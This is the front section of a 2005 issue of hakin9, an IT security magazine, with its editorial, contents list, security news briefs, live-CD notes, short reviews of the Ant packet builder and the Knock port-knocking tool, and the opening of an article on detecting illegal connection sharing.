hakin9

+CD ON CD: *hakin9.live* full of security tools
Adrian Pastor's Book *Windows Insecurity Penetrated*

hakin9 live

boot • practise • understand
live training center

hakin9

practical protection


Hard Core IT Security Magazine Issue 3/2005 (3) Price 7,5€ / $9 May/June Bimonthly ISSN 1733-7186

Snooping on Monitor Displays

complete step-by-step guide!

New Tutorials on CD

- SQL Injection attacks
- Honeypots sticky worm-traps



Hiding Rootkits in GNU/Linux
make kernel modules invisible

Fighting the Fraudsters
how to detect illegal connection sharing

Honeypots Versus Worms
Honeyd – bait and cure for malicious code

+ Beginners

Exploiting PHP Applications
code injection attacks

Compromising Emission • Hiding Linux Rootkits • Illegal Connection Sharing • Input Validation Attacks • Honeypots Versus Worms

hakin9 3/2005 (3)

L 11392 - 3 - F: 7,50 € - RD

Europe : 7,50 € CH : 11,50 FS DOM : 7,50 €
TOM : 850 XPF MAR : 60 MAD CAN : 9,95 $CAD A : 7,50 €

auroX A state-of-the-art OS

Aurox 10.2

**Aurox is a fully functional and stable Linux distribution.
It contains office applications, graphics programs and Internet tools.
Aurox is a fully-blown multimedia system and allows for playing popular audio and video file formats.**

Aurox for the office

- OpenOffice.org – text editors, spreadsheet and presentation application
- Internet applications – Web browsers, mail programs and messengers
- Graphics tools – programs for editing bitmap images and vector graphics

Aurox for the home

- Games – a series of adventure, strategy and logic games
- Audio – music players (mp3, wav, ogg, etc.)
- Video – applications for movie viewing (DVD, DivX and XviD files)

Aurox Live 10.2 - Linux for the impatient

Aurox Live is a Linux distribution that doesn't need to be installed on the hard drive. It allows you to become acquainted with Linux while using the already installed operating system. It is enough to insert the DVD and reboot the computer to enjoy the full functionality of a Linux distribution. Aurox Live can also be installed on the hard disk within a few minutes, and become a fully configured operating system for work and entertainment.

Aurox Firewall 1.0 - Security within your grasp

The Aurox Firewall is a stable and scalable security system. It provides a vast number of tools to protect the local network: packet and mail filters,a proxy server and a Web filtering system. Moreover, the distribution comes with an Intrusion Detection System, VPN server, GUI front-end to anti-virus programs, and QOS tools.

The Aurox PowerCollection contains a complete release of the Cygwin environment that allows you to transform Windows into Linux. Additional documentation is also included.

www.aurox.org

for home and office use

Want to buy the **Aurox PowerCollection**, please visit us at **www.aurox.org**

Editor-in-Chief: Roman Polesek

hakin9: The Mad Hatter

One of our authors, Sacha Fuentes (*Finding and Exploiting Bugs in PHP Code*), is right to warn against trusting users. The human factor has always been the Achilles' heel of computer security, and it is no secret that the most vulnerable and error-prone element of practically any IT system is the pathetic collection of proteins connecting the chair to the keyboard.

The problem is that this weakest link in any computer system is also the reason for its existence. If it weren't for us, there would be no need to perform calculations or to send data all across the globe. Whatever the moral implications, without us there would be no theft (Jakub Nowak, *Protecting Windows Programs from Crackers*), to give tinkering with commercial code in order to unlock its full functionality may its proper name, nor would other criminal practices exist, e.g. Internet fraud (*Removing Spiderwebs – Detecting Illegal Connection Sharing*). If it weren't for human activity, we wouldn't have to struggle against the mindless malice of Internet worms (Michał Piotrowski, *Honeypots – Worm Traps*) or track down intruders hiding in other people's systems. There is no getting away from our human vices, since history shows they are an unavoidable consequence of our sense of property.

After all, devices for registering compromising emissions (Robin Lobel, *TEMPEST – Compromising Emanations*) are no different from your old nosy neighbour listening at your wall with a glass to her ear, while anyone breaking into the server room in the dead of night (Jeremy Martin, *Physical Security Design*) bears a striking resemblance to a caveman crawling into someone else's cave by the light of the moon.

At *hakin9* magazine, we never shy away from difficult and sometimes slippery subjects, switching our hats from black to white at will. Whatever the moral implications of the activities we write about, they are all a testament to our humanity, for better or for worse. As long as evil plots exist and we all have to continue the perennial game of cops and robbers, we can be sure that we are still human – which is what we wish for ourselves and for all our esteemed readers.

Roman Polesek
romanp@hakin9.org

Basics

10
Removing Spiderwebs – Detecting Illegal Connection Sharing
Mariusz Tomaszewski, Maciej Szmit, Marek Gusta
People who share Internet connections in violation of agreements with their Internet service provider can cause severe headaches for both the provider and the network administrator. There are several ways to detect such practices. In this article, we demonstrate how to apply these methods in practice and how to bypass them.

20
Finding and Exploiting Bugs in PHP Code
Sacha Fuentes
Applications and scripts developed in PHP, one of the most popular scripting languages, are frequently vulnerable to a variety of attacks. The reason for this lies not with the language itself, but with common design errors made by inexperienced programmers. In this article, we will take a look at typical security bugs in PHP applications and learn how to find them in source codes and how to exploit them.

Attack

26
SQL Injection Attacks with PHP and MySQL
Tobias Glemser
There are several attack techniques commonly used against the PHP+MySQL environment, and *SQL Injection* is among the most frequently used. The idea behind the technique is to force the target application to accept our input and use this ability to execute SQL commands. Let's see how the technique can be used in practice.

32
Hiding Kernel Modules in Linux
Mariusz Burdach
Placing a rootkit module in the victim's system is only the beginning of an intruder's labours. If the intrusion is to remain undetected, the malicious code must be hidden in a way which does not arouse suspicion. Let's take a look at some methods which will enable us to hide any system module.

36
TEMPEST – Compromising Emanations
Robin Lobel
TEMPEST, also known as *van Eck phreaking*, is the art of transforming involuntary emissions into compromising data. The method mainly concerns electromagnetic waves, but it can be equally well applied to any kind of unwanted emanations induced by the inner workings of a device. We demonstrate how to start building your own *TEMPEST* system.

Defence

44
OS Fingerprinting – How to Remain Unidentified
Michał Wojciechowski
Every operating system has a number of characteristic features which can be used to remotely identify it. In this article, we'll try to modify certain system parameters so as to fool remote OS detection programs into believing that our machine is actually running a different operating system.

54
Honeypots – Worm Traps
Michał Piotrowski
Internet worms spread at a lightning rate, so taking effective countermeasures requires their code to be captured and analysed as soon as possible. Honeypot systems let us capture worms and observe their activity, but can also be used to remove them from infected machines.

64
Protecting Windows Programs from Crackers
Jakub Nowak
A shareware application programmer's work will sooner or later be sabotaged by crackers. Quite often, a crack or keygen can be found on the Internet the very same day that an application is published. However, there exist effective methods for protecting code from thieves. Let's learn how to use them in practice.

70
Physical Security Design
Jeremy Martin
There is no merit in spending money on protecting data we can recreate; what could possibly happen? – comments like are all too often heard from many top executives. From employee misuse to industrial espionage to natural disasters, company assets are exposed to a variety of threats that are often overlooked or ignored. And after all, the first line of defence is physical security.

Tools

08 **Ant**
A graphical tool which simplifies the analysis and security tests of networks and computer systems.

09 **Knock**
A client-server tool allowing users to open SSH connections.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks.

The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

hakin9 is published by Software Wydawnictwo Sp. z o.o.

Executive Director: Jarosław Szumski
Editor-in-Chief: Roman Polesek *romanp@hakin9.org*
Managing Editor: Tomasz Nidecki *tonid@hakin9.org*
Assistant Editor: Ewa Lipko *ewal@software.com.pl*
Distribution: Monika Godlewska *monikag@software.com.pl*
Production: Marta Kurpiewska *marta@software.com.pl*
DTP: Anna Osiecka *annao@software.com.pl*
Cover: Agnieszka Marchocka
Advertising department: *adv@software.com.pl*
Subscription: *subscription@software.com.pl*
Proofreaders: Nigel Bailey, Alex S. Harasic, Tomasz Nidecki
Translators: Michał Wojciechowski, Michał Swoboda, Zbigniew Banach, Ewa Dacko
Top betatesters: Adrian Pastor
Betatesters: Sergei Laoun, Wendel Guglielmetti Henrique

Postal address: Software–Wydawnictwo Sp. z o.o.,
ul. Lewartowskiego 6, 00-190 Warsaw, Poland
Tel: +48 22 860 18 81,
Fax: +48 22 860 17 71
www.hakin9.org

Software-Wydawnictwo Sp z o.o. is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by
email: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed by: MLP
Parc d'activités de Chesnes, 55 bd de la Noirée -
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

To create graphs and diagrams we used smartdraw.com program by SmartDraw company.

The editors use automatic DTP system

ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is available in: English, German, French, Spanish, Italian, Czech and Polish.

In brief

Locked up for Lynx

A 28-year-old Londoner was arrested for *a suspected attack attempt on a British Telecom server*. He was later released, but has had to report at the police station every day until his trial.

The man was deeply moved by the recent tragedy in Asia and decided to donate to the tsunami disaster relief fund. He used the Internet to make the donation, connecting to a website hosted by British Telecom. However, he had the misfortune to connect using the *Lynx* text-based browser, running on the Solaris 10 operating system.

The highly non-standard software configuration aroused the suspicions of a BT employee checking the server logs. The logged connection data were deemed suspicious enough to signify an attempted attack on the server, and the authorities were duly notified. The police broke down the door of the benefactor's London flat and hauled the charitable netizen to jail. The first court hearing is scheduled for the beginning of April 2005.

The First Spimmer in Jail

An American federal court has ordered the arrest of 18-year-old Anthony Greco on the charge of *spimming*, or instant messenger spamming. New York-based Greco sent over 1.5 million spamming messages (Rolex watches, pornography and such like) to users of the *MySpace.com* net community's instant messenger. *MySpace.com* claims he started his activity in December 2004.

Spimming was not the only cause of Greco's arrest. The young spimmer also blackmailed *MySpace.com* with threats that he would make his technology publicly available unless he was allowed to legitimately continue his practices. Company staff feigned cooperation and invited Greco to a business meeting in Los Angeles, thus luring him into a police trap at L.A. airport.

Bye Bye SHA-1?

Now that the MD5 algorithm has been cracked, the time has come for the SHA-1 hash function, which until now had been considered completely secure. Experts agree that it's high time to switch to the function's more secure variants.

Shangdong University researchers Xiaoyun Wang, Yiqun Lisa Yin and Hongbo Yu announced that they have found a way of significantly reducing the time required to find SHA-1 collisions. The new method, as described in a document made available only to selected experts in the field, makes a brute force attack possible in just 2^{69} hashing operations, where the previous method had required 2^{80} operations – that's over 2000 times faster!

The Chinese have published partial results of their research, showing that finding a collision using their method requires 2^{33} operations for 58-pass SHA-1, 2^{39} operations for SHA-0 and 2^{69} operations for full SHA-1. That still seems a lot, but bearing in mind the ever-increasing computing power at our disposal coupled with Moore's law (stating that the computing power of processors doubles every 18 months), the future of old SHA-1 is looking pretty bleak. Ongoing research may provide the means of reducing the time of attacks even further (at least in theory).

The first such attempt was a device created in 1999 called the *DES Cracker*. Its first version, built at a cost of 250 thousand dollars, could perform 2^{56} DES operations in 56 hours. We can estimate that if such a device were built today, it would perform 2^{60} operations in this time, though the required 2^{69} operations would take it three and a half years! However, with the modest investment of about 38 million dollars, those years could be shortened to a very reasonable 56 hours.

The other approach is software-based. In 2002, after nearly five years of calculations, a huge mathematical project using the *http://distributed.net* statistical computation computer network was brought to its conclusion. The project involved the combined processing power of over 300 thousand machines of participating users, until finally one of the Japanese participants happened upon the correct combination. By once again applying Moore's law, at present the same result would require only a quarter of that time.

At present, SHA-1 is the most widely used hash function. Chinese researchers have shown that its days are numbered, but secure alternatives are readily available in the form of the 256, 384 and 512-bit variations of the SHA algorithm.

The Rootkits are Coming

Microsoft experts are increasingly concerned that a future generation of viruses and trojans may use system kernel rootkits.

Rootkits (see Mariusz Burdach's articles in this and the previous issue of *hakin9*) are collections of programs which make it possible for an intruder to acquire the highest system privileges and remain hidden in the victim's system. The idea originated in UNIX-derived systems, but ever since, Windows NT rootkits have also existed for Microsoft's operating systems. The Redmond-based giant's concerns are well founded, as kernel rootkits are becoming ever more popular among malware developers, and it seems highly likely that this trend will develop into a mass phenomenon.

For this reason, the company has already developed a special tool called the *Strider Ghostbuster* which checks the Windows system files for modifications. If the files differ from the ones originally installed, the program sounds the alarm. At the moment, the only cure is to reinstall the system from scratch (of course after backing up all important data).

Open, Solaris!

Sun Microsystems Solaris, a UNIX system somewhat overenthusiastically marketed as the most secure UNIX, is to be released on an open source-style licence. Sun's move can only be treated as good news, though sceptics suggest that the company simply wants to take some load off its developers.

According to Sun, the full source code of Solaris 10 (which was released on 1 February 2005) will be made available in the second half of 2005 on the *http://opensolaris.org* website. At the moment, we can only download Sun's proof of commitment to the idea in the form of the sources of the excellent *DTrace* dynamic code tracing tool.

Both *DTrace* and the remainder of Solaris are to be distributed on the Common Development and Distribution Licence (CDDL), approved by the open source community's main organisation, the Open Source Initiative (OSI). However, Sun remains cautious and informs that the release of the whole system will be a gradual process, with some components (notably device drivers) initially being distributed in binary form.

Solaris 10, proudly proclaimed to be the most technologically advanced UNIX system, is already available for download (after free registration), though for now only in the UltraSPARC and Intel/Opteron versions. The system takes up four CDs (or one DVD) plus an optional companion disc with pre-compiled GNU binaries. Sun also offers a CD with support for additional languages.

Open source purists scoff and say that the CDDL licence is not the GNU GPL, so the sources will be incomplete, while those of a more paranoid inclination smell empty promises in Sun's actions and prophesy that we'll never see the codes at all. However, at present there appears no reason to disbelieve Sun's promise, so we can look forward to one of the company's flagship products joining its Linux and BSD operating system cousins – after all, more choice can only be a good thing.

We Know Who You Are

It looks like anonymity on the Web is truly a thing of the past: a UCLA postgraduate researcher has discovered a method of remotely fingerprinting physical devices, and the details are to be announced at the upcoming Institute of Electrical and Electronics Engineers conference, scheduled for May.

Tadayoshi Kohno claims that he and his team have found a way of remotely identifying devices (such as network cards) without the knowledge or permission of device users. The method is supposed to be network infrastructure-independent, making it possible to successfully track a computer regardless of IP changes or intervening NAT mechanisms.

The method developed by Kohno and his team takes advantage of aberrations found in the workings of computer system clocks, known as *clock skews*. Coupled with the fact that most modern TCP stacks support *TCP timestamping* of outgoing packets (RFC 1323), this simple observation led to the development of a whole data analysis system. The majority of research data was gathered during a 38-day test, involving 69 identically configured computers running Windows XP. Analysis of the results showed that while system clocks differ in accuracy, the aberrations are constant for each particular device and thus make its identification feasible.

Additionally, physical fingerprinting has since been successfully tested on Windows 2000, MacOS X, Red Hat, Debian, FreeBSD and OpenBSD systems. At present, no methods of avoiding tracking using this method are known.

eBay Assists Phishers

More and more phishers are using the popular Internet auction system *eBay* (more information at *http://www.ebay.com*) to make their activities more plausible.

According to *The Register* (*http://theregister.co.uk*), the fraudsters use a redirecting script taken from eBay's web pages, and the link has appeared in numerous harmful e-mails sent in recent weeks. The practice makes fake sites much more authentic, as the link points to a regular auction page, which then redirects the user to the phisher's site using the *eBay* script. The technical details are obviously kept secret for the time being.

Phishing is becoming an increasingly popular method of Internet fraud. A report by the *Anti-Phishing Working Group*, an organisation monitoring phishing activity, shows that the number of unique phishing e-mails in January 2005 was almost 13,000 – a 40% increase compared to December 2004.

Cabir's Travels

A number of Nokia 6600 phones in Santa Monica, California, were found to be infected by a mutation of *Cabir*, a known virus which infects Symbian operating systems through the Bluetooth radio interface. The really interesting part is that the phones were only displayed in a shop window, and were most likely infected by the phone of a passer-by.

It is the first official appearance of the virus in the USA. *Cabir* has been found in many other countries, as has its more advanced mutation *Lasco*, which can replicate itself as well as infect files. However, only *Cabir* travels around the world with such amazing ease.

The situation is becoming serious, and mobile phone operators are starting to acknowledge the danger of viruses, seriously threatened by possible loss of income. The increased awareness is perhaps best attested to by the fact that two of the best-known anti-virus software manufacturers (Trend Micro and McAfee) have released mobile versions of their products. What is more, their products offered on mobile market are quite popular, which means customers are also aware of the threat.

CD Contents

Our cover CD contains *hakin9.live* (*h9l*) version 2.5: a bootable Linux distribution crammed with useful utilities, documentation, tutorials and extra materials to go with the articles.

To start using *hakin9.live* simply boot your computer from the CD. Configuration options for the system (language selection, screen resolution, disabling the framebuffer and so on) are all described in the help file *help.html* (if you're browsing within the booted *h9l* system, the help file can be found at */home/haking/help.html*).

What's new?

h9l version 2.5 is based on the *Aurox Live 10.1* distribution. The system runs the 2.6.7 kernel and features improved hardware detection and network configuration. We've also cleaned up the menu – programs are now neatly divided into categories, which makes it much easier to find the application you need.

The new *hakin9.live* version includes lots of new materials: the latest RFCs, several free books in PDF and HTML format and unpublished articles, most notably Adrian Pastor's *Windows Security Penetrated* (English version).

The latest *h9l* also features a number of new applications, including:

- *honeyd* – low-interaction honeypot;
- *Apache*, PHP and MySQL;
- *AutoScan* – graphical utility for performing detailed network segment scanning;
- *ROX* – file and desktop manager;
- *AirCrack* – another WEP key cracker;
- *Ant* – excellent GTK-based tool for generating and sending all types of network packets.

Fluxbox (slightly modified) is the current default window manager. It looks nice, is highly configurable and has very modest hardware requirements. You can also use the friendlier *xfce4* graphical environment (version 4.2) by booting with the `hakin9 xfce4` option.

Tutorials and documentation

Apart from advice on running and using *hakin9.live*, the docs also include practical tutorials prepared by our experts. All the tutorials assume that you're working within the *hakin9.live* system, which helps avoid such problems as differing compiler versions, wrong configuration file paths or specific program options for a given system.

Beside tutorials from previous issues, the current *hakin9.live* version also includes two new ones. The first, by Tobias Glemser, is devoted to performing SQL-injection attacks on *MySQL* databases and shows how sample SQL statements can be smuggled into the popular *YaBB SE* bulletin board system.

The other new tutorial uses *Honeyd* to demonstrate how honeypots can be used to trap Internet worms and cure infected computers within a network. The tutorial provides a practical illustration of the techniques described in Michał Piotrowski's article on honeypots published in the magazine. ■




Figure 1. *hakin9.live contains a collection of indispensable utilities*




Figure 2. *Lots of extra materials*

If you encounter any problems with this CD, write to: cd@software.com.pl

Tools

Ant

System: *Linux, *NIX*
Licence: *GNU GPL*
Purpose: *Creating frames and sending them to the network*
Home page: *http://ant.sourceforge.net/*

Ant is a graphical tool (based on the GTK library) which greatly simplifies the analysis and security tests of networks and computer systems. *Ant* enables users to create and send frames for all common protocol headers: IPv4/IPv6, TCP, UDP, ARP, IPX, SPX etc. It was the winner of the *SendIP* front end competition organised by *hakin9* and is included on the *hakin9.live* CD.

Quick start: suppose you are the administrator of a small network and want to test your router's responses to different frames sent out from the local network. Preparing the many different types of Ethernet frames manually (for instance by using *SendIP* program) would be a tedious and error-prone task, so it would be much better to have some nifty tool which could automate this process. *Ant* is our recommended choice.

The program, though fully operational, is still in its early stages of development, so we need to compile it from source before using it. To work correctly, *Ant* also requires the *gtk+*, *libnet* and *libpcap* libraries. After downloading the source code, unpack it and switch to the *ant* directory:

```
$ tar jxvf ant-0.1.tar.bz2
$ cd ant
```

Then issue the command:

```
$ make
```

After a short while, the directory will contain a single binary file named *ant*. If you like, you can copy it to a directory specified in the `$PATH` variable (such as */usr/bin*). The file should be run with *root* permissions, for instance:

```
$ gksu ant
```

Let's say we want to build a typical frame with IP and TCP headers. To do this, start *Ant* and create an Ethernet header (the orange button). A new window will appear, allowing you to specify all the header options – source and destination MAC addresses, as well as header type, size and location within the frame. For the IP protocol, it is best to stick to the default settings.

The next step is to add the IP header (light blue button). The options dialog is even more impressive here – you can decide on the protocol version (IPv4 or IPv6), header length, flags (*don't fragment* and *more fragments*), TTL value, upper layer protocol (TCP) and the destination IP address. You can also use a check sum (the light blue button at the bottom), but again for test purposes the default values should work just fine.

The last step is adding the TCP header and its checksum. Here, you can define source and destination ports, length and (among other things) control bits (SYN, FIN, ACK, RST). Adding a checksum is no problem either. You can send the newly created frame by pressing the *Send* button.

Other useful features: *Ant* can create data made up of any number of frames. The sending process can be organised into a series of transmissions, with the option of specifying the number of transmissions and the time between consecutive transmissions and frames (in milliseconds). Once created, frames can also be saved and sent at a later time.

Roman Polesek




Figure 1. *Creating a frame in Ant*

Knock

System: *Linux, UNIX*
Licence: *GPL*
Purpose: *enabling SSH connections to servers with a restrictive security policy*
Home page: *http://www.zeroflux.org/knock/*

Knock is a client-server tool allowing users to safely use SSH connections in situations where permanent access to that service is undesirable.

Quick start: The Linux firewall we are administering has a very restrictive security policy. Although, the *sshd* daemon is running, our firewall generally does not allow for using the SSH service: *iptables* refuses all connection attempts to port 22. However, the administrator should have the possibility to remotely log onto such a machine if only for the purpose of updating software. How can this be achieved without decreasing the firewall's security level?

The *knock* package can help us with this. It uses a mechanism which resembles knocking on a door – it opens port 22 (SSH) for an IP range from which a previously specified TCP packet sequence will be sent. For the program to work properly, the presence of the Linux firewall *iptables* is required.

After having installed the service daemon (*knockd*) on the server, one should commence with its configuration. The default configuration file is `/etc/knockd.conf`. The first part of this file is the *options* field – there, amongst other things, we can define an event logging file or tell the program to use the system daemon *syslogd*. In addition, we can specify the time to wait for a packet sequence to complete (the `Seq_Timeout` option), the command to be carried out after receiving specific packets and finally the TCP flags which will be recognised as valid (the `TCPFlags` option).

The second part (*openSSH*) determines the port sequence in which the packets opening access to the SSH port should arrive (by default the sequence is `9000, 8000, 7000`). Furthermore, we can decide upon the required flags for the TCP packets and fine-tune the *iptables* rule, which will open the SSH port for the IP address from which the required TCP packet sequence was sent. The third field (*closeSSH*) enables us to define the TCP packet sequence which will close the connection, together with their flags and a precise definition of the *iptables* rule which will block connections to the SSH daemon.

After having saved the configuration file, we can start *knockd*. This is done with the command:

```
# knockd -daemon -i eth0
```

This will start *knockd* in a daemon mode listening on the *eth0* network interface (this is the default setting – it can be changed). Now it is possible to start the client program on a remote machine:

```
$ knock our.firewall.com 9000 8000 7000
```

This command will send three packets (to their appropriate ports) to the *our.firewall.com* host. In order to check whether our daemon works, we connect with the SSH client to port 22 of the *our.firewall.com* host. As we can see – it works. In order to block SSH connections again, one must use the *knock* for sending the appropriate closing packet sequence.

Other useful features: Although, the *knockd* daemon works only on *NIX systems, the authors have created a *knock* client for Windows. Additionally, it is not necessary to use the client program at all – it will suffice to use any tool which enables us to create TCP packets, such as *netcat* or *SendIP*. In the configuration file, we can tell the program to close the SSH port on its own after a certain time period – this is a useful option for those users who have a tendency to forget about the open SSH session.

Flaws: The configuration of *knockd* is not really intuitive. The documentation does not describe the usage of the *knock* client very precisely. For obvious reasons, the program requires *iptables*.

Roman Polesek




Figure 1. *How the knock program works*

Removing Spiderwebs – Detecting Illegal Connection Sharing

Mariusz Tomaszewski, Maciej Szmit, Marek Gusta

People who share Internet connections in discord with agreements made between them and their Internet service provider can cause severe headaches for both the provider and the network administrator. There are, however, several ways to detect such practice. These methods are neither very complicated nor time consuming.

An administrator can easily deal with the problem of heavy workload on the Internet connection by dividing the available bandwidth among all legal users. In such cases we don't have to worry about the fact that someone made a part of their bandwidth available to a neighbour (see Frame *Connection Sharing*) – it will have no influence on the quality of service offered by the Internet service provider. However, the problem of the mediator earning money and not sharing costs with the service provider still remains.

Therefore, a question arises: how can an administrator discover that a third party is using the network? There are a few techniques, which are more or less effective. However, it all really depends upon the knowledge of the person who has built the illegal spiderweb and on the techniques used by mentioned person for hiding their activities from the outside world.

